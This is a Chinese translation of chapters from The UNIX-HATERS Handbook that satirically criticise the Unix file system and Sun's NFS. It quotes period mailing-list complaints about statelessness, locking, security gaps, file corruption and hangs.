有史以来，Unix 就没有提供任何工具可以递归地处理文件目录。考虑到 Unix 为发明了层次文件系统（尽管并非事实）而颇感沾沾自喜，这个状况相当让人惊讶。例如十多年来，Unix 一直没有标准程序把目录从一个设备（或者分区）移动到另一个。尽管目前有些 Unix 版本有 mvdir命令，但多年来标准的做法是调用 cp命令。现在确实还有许多人用 cp 做这件事情（哪怕这个程序不保留修改日期、作者，和其它文件属性），然而 cp 有可能扇你一记耳光。

> 日期：Mon, 14 Sep 92 23:46:03 EDT
> 来自：艾伦 · 鲍登 <Alan@lcs.mit.edu>
> 主题：UNIX 痛恨者
> 主题：还有什么？
>
> 有没有想过将一批有目录层次的文件复制到别处？最近我想过，然后在手册里找到 cp(1) 命令的信息：
>
> **名称**
> cp - 复制文件
>
> ……
>
> ```
> cp -rR [ -ip ] directory1 directory2
> ```
>
> ……
>
> -r
> -R 递归。如果源文件中有目录，就复制目录和其中的文件（包括任何子目录和其中的文件），目标必须是一个目录。
>
> 貌似正是我要找的东西，对不对？（此时此刻肯定有一半的读者在痛苦中狂喊——“不要啊！不要打开那扇门！那里藏着异形！”）
>
> 所以我输入了命令。嗯……看来肯定用了很长时间。然后 cp(1) 手册的后半部分让我记住了这种恐怖：
>
> **臭虫**
> cp(1)会复制符号链接指向的文件的内容，而不是符号链接本身。当复制目录层次时这可能造成不一致的状况，因为文件之间本来的链接关系在复制后就没有了……

这段对臭虫的表述简直是轻描淡写。问题绝不只是“不一致”——事实上如果源目录中有符号链接循环，复制过程可能陷入**死循环**。

解决办法嘛，正如任何有经验的 Unix 老手会告诉你的，在复制目录结构时用 tar[1]。不开玩笑。简洁优雅，可不是吗？

[1]tar 表示磁带归档程序，这是一个“标准的”Unix 程序，用来把磁盘上的信息备份到磁带上。其早期版本不能处理超过一盘磁带长度的备份。

超量使用磁盘？

随着磁盘空间被消耗，Unix 文件系统也逐渐迟钝。要是磁盘用完 90% 还不加节制，那么你的电脑很可能不堪折磨而罢工。

Unix 以老练政客的手法解决这个问题：数据造假。在 Unix 的授意下，df 命令把 90% 占用的磁盘报告为“100%”，80% 报告为“91%”，诸如此类。所以你的 1000MB 磁盘可能还剩下 100MB 空间，但是当你想保存文件时，Unix 会说文件系统已经满了。对于 PC 级别的计算机，100MB 是一笔很大的资产，但对于 Unix 却不过是几个钢镚。

想象下被全世界数百万个 Unix 系统浪费的磁盘空间总量。为什么要为何时能购买更大的磁盘而绞尽脑汁呢？据估计全世界因为 Unix 而浪费的磁盘空间高达 100000000000000 字节。在每个 Unix 系统上，浪费的空间差不多都足够你安装一个更好的操作系统。

如果你碰巧是管理员——或者以管理员身份运行的守护进程（一般都是这种情况），那么还有件别扭的事情。这种情况下，即使写入文件会导致性能下降，Unix 还是会放行。所以当你的磁盘还剩 100MB，而管理员写入 50MB 的新文件让磁盘占用达到 950MB 之后，磁盘将被用掉“105%”。

奇怪么？有点像某人把手表拔快五分钟，然后每次赴约都晚到五分钟，因为他知道表快了。

不要忘记 write(2) 哦

大多数 Unix 工具都不检查 write(2)系统调用的返回值——而是假设磁盘空间足够并且盲目地写。这个假设具体是这样的：如果可以打开一个文件，那么其中的所有内容就都是可以写的。

莱昂纳多·福勒解读如下：

> 日期：Mon, 13 Nov 89 23:20:51 EST
> 来自：foner@ai.mit.edu（莱昂纳多·福勒）
> 发给：UNIX 痛恨者
> 主题：老天爷
>
> 某个操作系统只不过把文件系统简单地改头换面，却无法让后者持续工作，我真是爱死这件事情了。其中有个想法尤其吸引我：当文件系统装得越满，丢弃的数据就越多。我觉得这有点像功放使用的“柔性剪峰”技术：不是按照规格一直容纳数据直到突然撞墙，而是慢慢地变得越来越难以写入任何信息……我看到过大约 10 个帖子，来自使用各种 Sun 机器的人，都在抱怨文件系统巨大的持续的浪费。
>
> 这一定有莫大的关系：为什么“mv”和别的程序接收了 shell 命令却没有移动文件，为什么接受了移动这些文件的命令却在摆弄那些文件……

最后说说性能

那么这一切都是为了什么？Unix 拥趸们有个万年一贯的回答：性能。他们希望相信 Unix 文件系统是有史以来速度最快、性能最高的文件系统。

然而他们悲惨地错了。不管你运行的是最早的 UFS，还是新的经过改进的 FFS，Unix 文件系统都受制于若干设计缺陷而不能提高性能。

很不幸，Unix 文件系统的整个底层设计——目录不包含内容、inode 没有文件名，以及文件内容被分割得支离破碎——都给任何兼容 POSIX 的文件系统施加了无法突破的性能局限。通过实验，研究者的结论是 Sprite [1] 和其它文件系统的性能比 UFS、FFS，以及任何实现了 Unix 标准的文件系统高出 50% 到 80%。由于这些文件没有遵循 Unix 标准，所以不太可能走出实验室。

> 日期：Tue, 7 May 1991 10:22:23 PDT
> 来自：Stanley's Tool Works<lanning@parc.xerox.com>
> 发给：UNIX 痛恨者
> 主题：“性能”两个字怎么写？
>
> 先想想文件处理就是 Unix 设计的基础，想想 Unix 拥趸们花费无数时间来修修补补，想想只要一提到低效工具比如垃圾收集时他们的疾言厉色，再想想这个，来自近期一份谈话的结论：
>
> > ……我们已经实现了一个日志结构文件系统的原型，称为 Sprite LFS。小文件写入性能超过 Unix 一个数量级，小文件读取和大文件写入则持平或超过。即使算上文件系统清理的开销，Sprite LFS 还是可以使用磁盘写入带宽的 70%，相比之下 Unix 文件系统一般只用到 5 ~ 10%。
>
> ——smL

那么为什么人们相信 Unix 文件系统拥有高性能？因为伯克利把他们的文件系统命名为“快速文件系统”。好吧，是比汤普逊和里奇写的那个要快。

[1] 译注 伯克利在 1984 到 1992 年之间开发的类 Unix 操作系统，引入了日志结构（Log-structured）文件系统和脚本语言 TCL。

第 14 章　网络文件系统

望之生畏的文件系统

NFS 的“N”，表示不是、缺乏，还有可能是梦魇。

——亨利 · 史宾赛[1]

1980 年代中期，Sun 公司开发了一个让计算机在网络上共享文件的系统，名叫网络文件系统——或者更通常的叫法，NFS——这个系统很大程度上造就了 Sun 作为计算机生产商的成功。NFS 让 Sun 可以销售廉价的“无盘”工作站，其文件存放在更大的“文件服务器”上，全部通过施乐[2]的以太网技术访问。当磁盘也变得廉价，NFS 还是有价值，因为用户共享文件很方便。

今天大容量存储装置的价格已经急剧下跌，但 NFS 仍然流行：人们可以把个人文件放在单独且集中的位置——网络文件服务器上——然后从本地网络的任何地方访问。NFS 已经进化出了一套详尽而独特的方法：

- NFS 简化了网络管理，因为只有一台计算机需要定期写入备份磁带。
- NFS 让“客户计算机”挂载服务器上的磁盘，就像挂载本地磁盘一样。网络的概念被淡化了，在用户看来，几十上百台单独的工作站就像是一台巨大的、欢乐的、时分的机器。
- NFS 是“操作系统无关”的。考虑到 NFS 由 Unix 系统程序员设计，为 Unix 开发，并且在首次发布之后几年才在非 Unix 的系统上测试过，这一点更引人注目。反正 Sun 公司程序员认为 NFS 并不特定于 Unix：任何计算机都可以成为 NFS 的服务器或客户端。有几家公司都在为 IBM PC 和苹果麦金塔这样的微型计算机提供 NFS 客户端，貌似证明了这一点。

[1] 译注 Henry Spencer。
[2] 我猜你不知道施乐拥有以太网专利，对吗？

- NFS 用户从不需要登录到服务器，只要登录工作站就可以了。在需要时远程磁盘会自动挂载，然后可以透明地访问文件。除此之外，还可以把工作站设置成开机自动挂载服务器上的磁盘。

但是在这梦魇文件系统的实际使用中，以上理论失败了。

不总是可用

NFS 的根基是所谓“magic cookie”的数据对象。文件服务器上的每个文件和目录都用一个 magic cookie 表示。读取文件之前，你得向服务器发送报文，其中包含文件的 cookie 和想读取的字节范围，然后服务器向你发送相应的字节。与此类似，读取目录时你向服务器发送目录的 magic cookie，然后服务器向你发送该目录下的文件列表，以及每个文件对应的 magic cookie。

为了开始整个过程，你需要远端文件系统根目录的 cookie。为此 NFS使用了一个称为 MOUNT 的单独的协议：向服务器的 mount 进程发送你想挂载的目录名字，然后服务器向你发送那个目录的 cookie。

按照设计，NFS 是无连接和无状态的；在实现中 NFS 却从未做到过。设计和实现之间的这个冲突，是大多数 NFS 问题的根源。

“无连接”是指服务器程序不会为每个客户端维护连接。确实，NFS 使用因特网 UDP协议在客户端和服务器之间传递信息。了解因特网协议的人认识到，UDP 其实是“不可靠数据协议”的首字母缩写，因为 UDP 不保证你的分组确实被接收。但没关系：如果没有收到对请求的回答，NFS 客户端只是等待若干毫秒然后重新发起请求。

“无状态”是指需要挂载远程文件系统的客户端自己保存所需的全部信息，而不是放在服务器上。一旦为某个文件产生了 cookie，只要文件还存在并且服务器的配置没有重大变化，即使服务器关机重启，这个凭证也保持有效。

Sun 公司本来要让我们相信一个无连接无状态系统有个好处，那就是即使服务器崩溃重启，客户端也可以持续使用网络文件系统，因为这里没有必须恢复的连接，并且所有所有和远程挂载相关的状态信息都在客户端。但事实上，这只是 Sun 工程师的好处，因为他们不必编写额外代码优雅地处理服务器和客户端的崩溃和重启。在 Sun 的早年岁月中这很重要，因为那时候这二者的崩溃都司空见惯。

无连接无状态系统只有一个问题：没法用。文件系统从根子上说就是有状态的。一个文件你只能删除一次，然后就没了。这解释了为什么当查看 NFS 的实现代码时，你遇到各种拼凑的破坏性代码——都是为了在一个无状态的协议之上强加一个状态。

捏碎的饼干（Cookie）

经年累月下来，Sun 已经发现了 NFS 的诸多故障情形。Sun 的做法是修修补补而不是从头设计。

我们看看在某些常见情形之下 NFS的模型如何失效：

- **实例 1**，NFS 是无状态的，但是为了保证数据库一致性，许多为 Unix 系统设计的程序需要记录锁。

  NFS 的粗糙方案之一：Sun 发明了一个网络锁协议以及一个锁服务进程 lockd。NFS 设计时拼命要避免的状态和问题，这个网络锁系统全都具备了。

  为何不可行：如果服务器崩溃，锁的状态有可能混乱。所以需要一个精心设计的过程来恢复状态。当然，当年不让 NFS 具备状态就是为了不想要这种重启的过程。与其将这种复杂度隐藏在 locked 程序中，却没有好好测试并且只能实现锁，不如将其纳入主协议，好好测试并且对所有程序可用。

- **实例 2**，NFS 的底层协议是 UDP，如果服务器不响应，客户端就重新发送请求直到获得响应。如果服务器正在为某个客户端执行耗时的任务，其它想要服务的客户端就会不断用重复两遍三遍的 NFS 请求敲打服务器，而不是安静地在队列中等待。

  NFS 的粗糙方案之二：要是请求未获服务器响应，客户端就回退并等待若干毫秒，然后再次发送请求。如果还没有响应，就等待两倍时间，然后是四倍，以此类推。

  为何不可行：问题在于必须为每个 NFS 服务器和每个网络单独调整策略，完全不加调整也是有的。延迟积累，性能下降。最后系统管理员怒了，于是公司投资更快的局域网，或者专线，或者网络集中器，以为把钱扔进去就能奏效。

- **实例 3**，如果你在 Unix 中删除一个打开的文件，那么该文件的名字会从目录中去掉，但是相关的磁盘块要直到文件关闭才会回收。这种大而化之的做法让程序可以创建别人无法访问的文件（这是 Unix 创建临时文件的办法之二，另外一种是使用 mktmp()函数在 /tmp目录下创建名字包含进程 ID 的临时文件。哪种办法更加大而化之呢？留给读者作为练习吧），然而却没法工作在 NFS 上。NFS 的无状态协议不知道文件是“打开的”，一旦删除文件就没了。

  NFS 的粗糙方案之三：当 NFS 客户端删除一个打开的文件，实际的效果是文件被改成诸如“.nfs0003234320”之类的搞笑名字，而由于名字以点开头，文件就不会在正常的文件列表中出现。客户端关闭该文件后，再发送 Delete-File 命令删除 NFS 的点文件。

  为何不可行：如果客户端崩溃，那个点文件就没法删除了。所以 NFS服务器每夜都运行“清理”脚本，搜索所有名字类似“.nfs0003234320”而又存在了好几天的文件，然后自动将其删除。这就是为什么大多数 Unix 在凌晨两点时突然定格——磁盘正在为运行 find 而旋转。要是你还想看到自己的邮件文件，最好不要在休假之前让 mail(1) 程序开着（不开玩笑！）。

所以呢，尽管 NFS 的“无状态”名声在外，但全是骗人的。服务器全是状态——整个磁盘上都是，每个客户端进程也有状态，只有 NFS **协议**是无状态的。而每个固化在 NFS“标准”当中的粗糙方案，则企图掩盖这个谎言，并使其不那么扎眼。

没有文件安全

只要把你的计算机连到网上，某种程度上就是给每个满脸粉刺的十岁电脑黑客一个机会：翻阅你的情书，乱改你的代码，甚至伪造一封辞职信给你老板。你最好弄清楚你的网络文件系统有没有某种内置的安全机制来阻止这类攻击。

但是很不走运，NFS 不是为安全而设计的，真实情况是其协议中完全没管这个。只要某个文件的物柄在手上，你想怎样服务器都没意见。想胡乱涂鸦吗？来吧，服务器连搞破坏的工作站地址都没法记录。

MIT 的雅典娜项目试图为 NFS 添加一个称为“刻耳柏洛斯”[1] 的网络安全机制。名字起得没错，艾伦 · 鲍登发现这个杂种系统真的好像条狗：

[1] 译注 Kerberos，希腊神话中的地狱看门犬。

日期：Thu, 31 Jan 91 12:49:31 EST
来自：艾伦 · 鲍登 <alan@ai.mit.edu>
发给：UNIX 痛恨者
主题：巫师和地狱三头犬

你向 Unix 拥趸寻求建议，但他从来不把话说全，这是不是很爽？你得带着错误信息回去好几次，才让他能把需要的信息“换入”大脑。

举个例子：当开始使用 LCS 的 Unix 机器时，我发现没法通过 NFS 修改远程文件。见多识广的人告诉我需要拜访一位德高望重的巫师，请他把我的名字和口令加入“Kerberos”的数据库。我照办了。巫师告诉我一切都妥当了：现在开始只要我登录就能自动获得正确的网络权限。

结果我的第一次尝试失败了，所以又找到那个见多识广的人。对了，我们忘记告诉你要用 Kerberos 权限来使用 NFS，你得运行 nfsauth程序。

好咧，然后我修改了.login 来运行 nfsauth。我小小地不爽了一把，因为 nfsauth 要求我列出想要访问的 NFS 服务器的名字。还有件怪事，nfsauth 不是只运行一下，而是待在后台直到你登出，看起来是要每隔几分钟就接续某些权限什么的。不过似乎一切都好了，所以我回去工作。

八个小时过去了。

该收拾东西回家了，所以我通过网络保存文件。没有权限，靠。但我不用找 Unix 拥趸了，因为在设置 Kerberos 数据库时，他们确实警告说我的 Kerberos 权限会在八小时后**过期**。他们甚至提到我可以运行 kinit来接续权限。所以我运行 kinit 并再次输入名字和口令。

但 Unix 还是不允许我保存文件。我四下查看了一会儿，发现问题是当 Kerberos 权限过期后，nfsauth **崩溃**了。好吧我再起一个 nfsauth，再次输入我在使用的所有 NFS 服务器。现在我可以保存文件了。

不过呢，后来的情况是我的工作时间总是超过八小时，所以这些步骤几乎天天都要做。我在 LCS 用 Unix 的难兄难弟向我确认，这就是解决问题的办法，并且他们都在忍受着。那么，我问道，至少把 nfsauth 的崩溃问题改掉吧，它可以一直待着直到获得新的 Kerberos 权限？抱歉这没办法。好像没人知道 nfsauth 的源代码在哪里。

导出列表

只要**看上去**有安全机制，NFS 就能拿去卖，然而其创建者们只是为 NFS披上貌似安全的**外衣**，而不是老老实实地实现一个安全的协议。

还记得吗，要是不向 NFS 服务器出示 magic cookie，你就不能访问文件。所以这是 NFS 理论开始的地方：通过控制对 cookie 的访问，实现控制对文件的访问。

为了获得根目录的 magic cookie，你得挂载文件系统，而这就是产生“安全”想法的地方。在服务器上一个名为 /etc/exports 的文件中，列出了导出的文件系统，以及对哪些计算机可见。

但是百密一疏，这没法阻止程序耍流氓，直接猜测 magic cookie。实际情况下，这种猜测不是很难进行。即使在导出列表中隐藏了文件系统，也只是让破解服务器的时间从几秒钟增加到几小时，还是不算太久。并且由于服务器的无状态特性，一旦 cookie 被猜中（或者合法获得）就永远可用了。

在一个典型的有防火墙保护的网络环境中，NFS 的巨大安全隐患不是外部攻击——而是拥有文件服务器访问权限的内部人士，同时访问你的文件和他们自己的文件。

由于没有状态，NFS服务器没有“登录”的概念。当然你登录了工作站，不过 NFS **服务器**不知道啊。所以当你向服务器发送 magic cookie 请求读取文件时，你也得告诉服务器你的用户编号。想读乔治的文件？把你的 UID 改成乔治的，然后读吧。毕竟，让大多数工作站进入单用户模式是很简单的。NFS 的绝妙之处就是当你搞定了工作站，你也同时搞定了服务器。

不想重启工作站进入单用户模式那么麻烦吗？没问题！你可以运行用户程序向 NFS 服务器发请求——然后访问任何人的文件——只要自己敲个 500 行的 C 程序，或者去网上下载一个。

但还有别的。

由于伪造报文如此简单，许多 NFS 服务器被配置成不允许跨网络使用超级用户。网上来的超级用户请求被自动映射成“nobody”用户，没有任何权限。

这个状况导致了超级用户在 NFS 网络上的权限比普通用户还低。如果你登录为超级用户，没有简易的办法拿回权限——不能运行程序，不能输入口令。如果想修改 root 在服务器上一个只读文件，你就得去服务器上登录——当然，除非你给服务器打上补丁。1990 年 12 月伊安 · 霍斯威尔总结了一切，那是在回复一个问题帖子，提问的人试着在一台计算机上运行 SUID 的邮件投递程序 /bin/mail，邮件却都跑到另一台计算机通过 NFS 挂载的目录 /usr/spool/mail 中。

> 日期：Fri, 7 Dec 90 12:48:50 EST
> 来自：“伊安 · 霍斯威尔”<ian@ai.mit.edu>
> 发给：UNIX 痛恨者
> 主题：计算机的宇宙学，和 Unix 神学
>
> 情况是这样的：Sun 拥有这个潇洒的网络文件系统，但不幸却没有任何成型的理论来控制访问，部分原因是 Unix 也没有。Unix 有两个层次：凡人和上帝。上帝（也就是 root）可以为所欲为。问题是网络把事情变成多神崇拜了：我的工作站的上帝可以把你的工作站变成一根盐柱子[1] 吗？嗯，那取决于他们关系如何，或者他们可能根本就是同一个上帝。这是一个深刻而重大的神学问题，人类已经被困扰了上千年。
>
> Sun 内核的宇宙学立场是允许用户打补丁的，那里有个多神论的片段叫做“nobody”。当网络上有来自 root（也就是上帝）的文件请求，就将其来源映射为内核变量“nobody”的数值（在系统发布时该变量是 -1，按照惯例这不表示任何用户），而不是上帝的二进制表示，0^{α}。这种初始状况差不多就像希腊神话里的诸神殿，里面有许多上帝彼此干来

[1] 译注 《圣经 · 旧约 · 创世记》记载，上帝要毁灭民风堕落的城邑索多玛，罗得携家人出逃，途中他的妻子因违背诫命回头张望而变成了一根盐柱。

干去（既是比喻也是实情）。然而，通过 adb设置神圣启动映像中的内核变量“nobody”的值为 0，你就能来到巴哈伊教[1]的宇宙学，那里各色上帝都是唯一真神，0，的化身，一神论出现了。

这样当唯一真神的化身，/bin/mail，想要让一神论 Unix 上的远程服务器创建一个邮箱时，就能调用神圣的“修改所有者”命令让邮箱世俗一些，于是在你触碰之后才不会起火，你不朽的灵魂也不会被打入地狱。而在多神论的 Unix 上，神圣的 /bin/mail 不再神圣，所以你的邮件文件是由“nobody”创建的，而当 /bin/mail 调用神圣的修改所有者命令时，却忘记了检查返回的错误值，自以为永远不会出错。

所以呢，要么给文件服务器的内核打下补丁，要么到服务器上去运行 sendmail。

——伊安

[d]上帝竟然可以用二进制表示，这再次清楚地指明了 Unix 浓厚的神秘主义色彩。或许，Unix 的作者就是阿莱斯特·克劳利（译注：Aleister Crowley，1875 年 10 月 12 日 ~ 1947 年 12 月 1 日，英国一位将魔法理论付诸实践的仪式魔法师。）的弟子。

与文件系统无关（还是有点相关）？

NFS的设计者认为他们设计的是一个网络操作系统，既可以工作在 Unix 以外的操作系统上，也可以工作在 UFS 以外的文件系统上。不幸的是在销售最初实现之前，他们没有验证这个信仰，结果把协议搞成了无法修改的标准。今天我们被套牢了。尽管在微型计算机，比如 DOS PC 和麦金塔上，NFS 服务器和客户端确实都实现了，但都工作得不好也是实情。

日期：Fri, 7 Dec 90 12:48:50 EST
来自：tim@hoptoad.uucp（提姆·马隆尼[2]）
主题：回复：NFS 和麦金塔二代电脑
新闻组：comp.protocols.nfs,comp.sys.mac[3]

或许有人对此感兴趣，自从被收购成为 Sun 旗下公司，TOPS就计划要开发麦金塔 NFS并替代其目前的产品 TOPS。去年这个尝试被放弃了。要在麦金塔文件系统之上开发优秀的 NFS 服务器或客户端，技术障碍实在是太多了。RPC模型强加的效率限制是一个主要原因，NFS 协议缺乏灵活性是另外一个。

TOPS 和 Sun 谈判过，关于修改 NFS 协议使其能和麦金塔文件系统和谐共处，但是这些谈判由于 Sun 的不合作而不了了之。

NFS 协议如果没有天翻地覆的变化，优秀的麦金塔 NFS 产品就没戏，但这些变化不会发生。

我不是想在这喋喋不休，但事实就是这样：NFS **不**适合跨越不同操作系统的环境。在 Unix 系统之间 NFS 工作得很好，在 Unix 和极其简单的 MS-DOS文件系统之间也还可以，但如果涉及复杂的文件系统例如麦金塔和 VMS 就不行了。要强行使其工作也可以，只

[1] 译注 十九世纪中叶创立于伊朗的宗教，其三个核心原则简单表述为：上帝唯一、宗教同源和人类一家。

[2] 译注 Tim Maroney。

[3]由理查德·马里纳利克转发到 UNIX 痛恨者，附带评论：“这件事许多人（但不是那些新闻网上的活跃分子）几年前就知道了。“

是难度很大，并且用户会感觉到明显的性能下降。认为 NFS 天生就能跨越 OS 只是乐观的 Sun 工程师的一个（尽管很真诚的）幻想；在没有完成任何非 Unix 实现的情况下，关于协议的这个观点就被散布出去了。

提姆 · 马隆尼，麦金塔软件顾问，tim@toad.com

疑似文件损坏

有什么比网络文件系统损坏你的文件更好的事情？文件系统没有真的损坏文件，只是让它们**看起来坏了**。NFS 时不时地搞出这种事情。

日期：Fri, 5 Jan 90 14:01:05 EST
来自：curt@ai.mit.edu（柯蒂斯 · 芬内尔）[1]
发给：all-ai@ai.mit.edu
主题：回复：NFS 的问题

正如你们大都知道的，由于 Sun 操作系统的一个缺陷，我们的 NFS 正在出问题。这个缺陷导致通过 NFS 挂载的文件貌似已经被放进回收站，但其实文件一切正常。我们已经采取了推荐的纠正步骤，但是在 Sun 提供补丁之前，问题还是会不时发生。

问题的现象是：

当你登录或者访问文件，文件内容看起来全乱了或者完全是另外一个文件。登录时你的.login 文件也可能受影响，你要么看见不同的提示符，要么看到错误消息说你没有登录需要的文件或目录。这是因为系统载入了错误的网络文件指针。你的文件本身应该时好的，只是看着乱了。

如果你遇到这个问题，第一件事情是在服务器上检查文件是否正确。你可以直接登录文件所在的服务器并查看。

如果你发现你的文件在客户端上被放进了回收站，但在服务器上没有，你需要做的事情就是登出然后重新登录。之后情况应该就正常了。**千万不要**在客户端上删除回收站里的文件，你有可能影响到服务器上的正常文件。

补丁应该很快就到，同时请尝试我推荐的步骤。如果还是不行或者你有问题，随时找我。

——柯特

NFS悄无声息地损坏文件，一个原因是 NFS 缺省关闭了 UDP 的校验和错误检查。说得通，对不对？毕竟计算校验和很花时间，再说网络一般是可靠的，至少在 1984 和 1985 年为 NFS 的设计拍板时，最好的网络是这样的。

人们认为 NFS 懂得文件和目录的区别。但很不幸，NFS 的不同版本之间的交互方式很奇怪，有时候会造成令人费解的结果。

日期：Tue, 15 Jan 91 14:38:00 EST
来自：朱迪 · 安德森 <yduj@lucid.com>
发给：UNIX 痛恨者
主题：Unix/NFS 又干了这种事……

[1]由戴维 · 查普曼转发到 UNIX 痛恨者。

```
boston-harbor% rmdir foo
rmdir: foo: Not a directory
boston-harbor% rm foo
rm: foo is a directory
```

嗯？那怎么办？

所以：

```
boston-harbor% mkdir foo
boston-harbor% cat > foo
```

我确实看到一条 cat 命令的错误信息，说 foo 是一个目录所以不能用来输出。但是，由于 NFS 的魔术，cat 还是删除了目录，然后创建了一个空文件用来输出。

当然，如果目录里面有文件，它们早就去爪哇国了。噢噢噢。这让我的一天舒畅多了……真是个设计精妙的计算机系统啊。

yduJ（朱迪·安德森） yduJ@lucid.com
‘yduJ’和‘fudge’押韵

系统定格！

NFS经常让你的计算机在读盘时停顿。这种事情在各种场景各种 NFS 版本上都发生过。有时候因为文件系统是硬挂载[1]的但是服务器崩溃了，那为什么不用软挂载[2]呢？因为这样的话，如果服务器负载太高，NFS 写回缓存问题就会造成文件损坏。

在别的时候，某些程序想给系统调用 creat()传入 POSIX 标准的“独占创建”标志，这也会造成 NFS 失去响应。GNU Emacs 就是这样一个程序。下面是当你想通过 NFS 挂载目录 /usr/lib/emacs/lock时发生的事情：

日期：Wed, 18 Sep 1991 02:16:03 GMT
来自：meuer@roch.geom.umn.edu（马克·莫伊尔[3]）
组织：明尼苏达超级计算学院[4]
发给：help-gnu-emacs@prep.ai.mit.edu[5]
主题：回复：NeXT 上 Emacs 文件搜索延迟

在文章 <1991Sep16.231808.9812@s1.msi.umn.edu> 当中，meuer@roch.geom.umn.edu（马克·莫伊尔）写道：

[1] 译注 网络文件系统的挂载方式，当文件请求失败时会自动重试直至超时。
[2] 译注 网络文件系统的挂载方式，当文件请求失败时会立即向客户端报告。
[3] 译注 Mark V. Meuer。
[4] 译注 Minnesota Supercomputer Institute。
[5] 译注 由迈克尔·泰曼转发到 UNIX 痛恨者。

> 我有台 NeXT，上面系统的版本是 2.1。我们运行着 Emacs 18.55（请别让我们升级到 18.57，除非你有这两个版本的差异，或者至少有 NeXT 上的 s-和 m-文件）。我们的网络上有若干台机器，我们使用黄页。问题是每当我想搜索一个文件（输入“C-X C-f”，“emacs file”，或者通过客户端和服务器通信），Emacs 就停顿 15 到 30 秒。然后文件被载入，一切恢复正常。有大约十分之一的机会文件立即被载入而没有延迟。
>
> 许多人发给我建议（谢谢你们！），但最终斯科特·贝蒂尔松[1]解释并纠正了这个烦人的延迟，他是一位在这个中心工作的真正的聪明人。
>
> 那些经历过这个问题的人们，快速的解决办法是让 /usr/lib/emacs/lock成为 /tmp 的一个符号连接。完整解释如下。
>
> 我曾经发现在 /usr/lib/emacs/lock 下面有个文件叫做!!!SuperLock!!!，而在问题出现时这个文件是存在的，反之则（通常）没有问题。
>
> 我们找到了导致问题的代码片段。当想要打开一个文件来编辑时，Emacs试图以独占方式创建锁文件，如果失败就再尝试 19 次，每次尝试之前有一秒的延迟。20 次之后 Emacs 将锁文件丢开不管，并直接打开用户想要的文件；如果成功的话就打开用户文件并立即删除锁文件。
>
> 我们遇到的问题是通过 NFS 挂载 /usr/lib/emacs/lock，而 NFS 明显并未像人们预计的一样处理独占创建。**这个调用创建了文件但却返回失败**。由于 Emacs 认为锁文件并未创建成功，所以绝不会去删除，但文件确实已经被创建了，所以只要再次打开文件，就会遇到这个锁文件，导致在进行下一步之前 Emacs 被迫完成那个 20 秒的循环。这就是问题的根源。
>
> 我们的临时方案是让 /usr/lib/emacs/lock 成为 /tmp 的符号链接，所以总是指向一个本地文件系统，从而避开了 NFS 独占创建功能的缺陷。我知道这肯定是治标不治本，但目前为止效果还好。
>
> 感谢所有回应了我的求助的人。知道网上有这么多好人感觉真不错。

当有任何程序需要获得当前目录名字时，NFS失去响应的问题就更加突出了。

Unix 仍然没有提供简单的方式让进程找出其“当前目录”。如果你位于当前目录“.”，找出其名字的唯一办法时打开其中的“..”——其实是上级目录——然后在其中搜索和当前目录“.”有同样 inode 编号的目录。那就是你想要的名字（注意这个过程对作为符号链接目标的目录无效）。

走运的是以上过程被函数 getcwd()自动完成了；倒霉的是发起调用的程序会意外失去响应。1990 年末，MIT 人工智能实验室的卡尔·R·曼宁[2]被这个问题咬了一口。

> 日期：Wed, 12 Dec 90 15:07 EST
> 来自：杰瑞·罗伊兰斯[3] <glr@ai.mit.edu>
> 发给：CarlManning@ai.mit.edu[4]

[1] 译注 Scott Bertilson。
[2] 译注 Carl R. Manning。
[3] 译注 Jerry Roylance。
[4] 由斯蒂芬·罗宾斯转发到 UNIX 痛恨者。

抄送：SYSTEM-HACKERS@ai.mit.edu、SUN-FORUM@ai.mit.edu
主题：Emacs 需要所有文件服务器吗？（以前的主题：AB 下线了）

日期：Wed, 12 Dec 90 14:16 EST
来自：卡尔·R·曼宁 <CarlManning@ai.mit.edu>

我只是好奇，只要有任何文件服务器下线，Emacs 就不能启动（例如在 rice-chex 上），这里面原因到底是什么？比如最近 AB 和 WH 由于磁盘问题下线了，就算不想访问 AB 或 WH 上的任何文件，我在 RC 上也没法启动 Emacs。

Sun 脑残呗。Emacs 调用 getcwd，后者遍历 /etc/mtab中挂载的文件系统，只要其中任何一个没响应，Emacs 就等待直到超时。在 RC 这样的公用机器上，文件系统走神是很平常的（重启 RC 可能可以解决问题）。

重启 rice-chex 可能可以解决问题，嗬！但愿你没在这台机器上做什么要紧的事情。

不支持多种架构

设计 Unix 的世界是整齐划一的，然而维持这样的世界（甚至在所有主机都来自同一厂商的情况下）需要惊人复杂的挂载表和文件系统结构，即便如此某些目录（例如 /usr/etc）还是混合着特定于架构或依赖于架构的文件。NFS和别的网络文件系统（例如安德鲁文件系统）不一样，对于不同客户端可能在文件系统的同一个位置“看到”不同文件这一事实毫无准备；Unix 也和别的操作系统（例如 Mach）不一样，无法将多种架构特定的目标模块放进同一个文件。

你可以看到造成了什么问题：

日期：Fri, 5 Jan 90 14:44 CST
来自：克里斯·加里格斯 <7thSon@slcs.slb.com>
发给：UNIX 痛恨者
主题：多种架构的悲剧

我正在摆弄 NYSERnet（按照 Unix 的标准，这真是一个搭建得很不错的系统）的 X.500 服务。

为了让一台服务器跑起来需要很多代码。我编译了所有这些代码，又经过一些挣扎之后，终于让服务器运行了。其中大多数挣扎都是因为要编译的系统跨越多个文件系统，以及假设你会以 root 身份编译。似乎有人认识到不能假设来自别的系统的 root 可信，所以在这种情况下 root 的权限比我自己的账号还少些。

一当服务器开始运行，我就看到有文档说为了只运行用户端，需要将若干文件复制到客户主机上。好吧，既然我们用的是 NFS，那些文件就已经到位了，所以我搞定了所有同一架构的机器（这里指 SUN3）。

不过呢，我们还有许多 SUN4 机器。没有文档说如何只编译客户端，所以我给原作者发去邮件询问。他说没有简单办法，并且我可能需要用**`./make distribution`**重新编译所有代码。

由于这个系统很大，全部编译需要几个小时，但我做到了，然后找到几个我必须同样复制的文件（文档没说，必需的），我让服务器跑起来了。

同时我还在编译系统需要的数据库。如果你将包含重复条目的数据库载入运行中的系统，崩溃发生了，不过他们提供了一个程序来扫描数据库是否正确。在 Makefile 里有个目标是用来编译该程序的，但不管安装，所以编译好的程序就留在了源码目录中。

昨晚上，我把我的 X.500 服务器搞崩溃了，因为我载入了坏掉的数据库。我手工清理了数据库然后决定理性一把，用那个程序检查下数据库，但是我找不到了（本来是在源码目录下一个恐怖的路径中的）。

不用想了，必然是在编译整个系统时被删除了（删除所有文件时不是用这个命令吧？）。我想，“好吧，我重新编译这个程序。”还是不行的，因为一些必要的中间文件已经被编译成其它架构的代码了。

所以呢……是什么 Unix 欠缺的功能让我在这伤心呢？

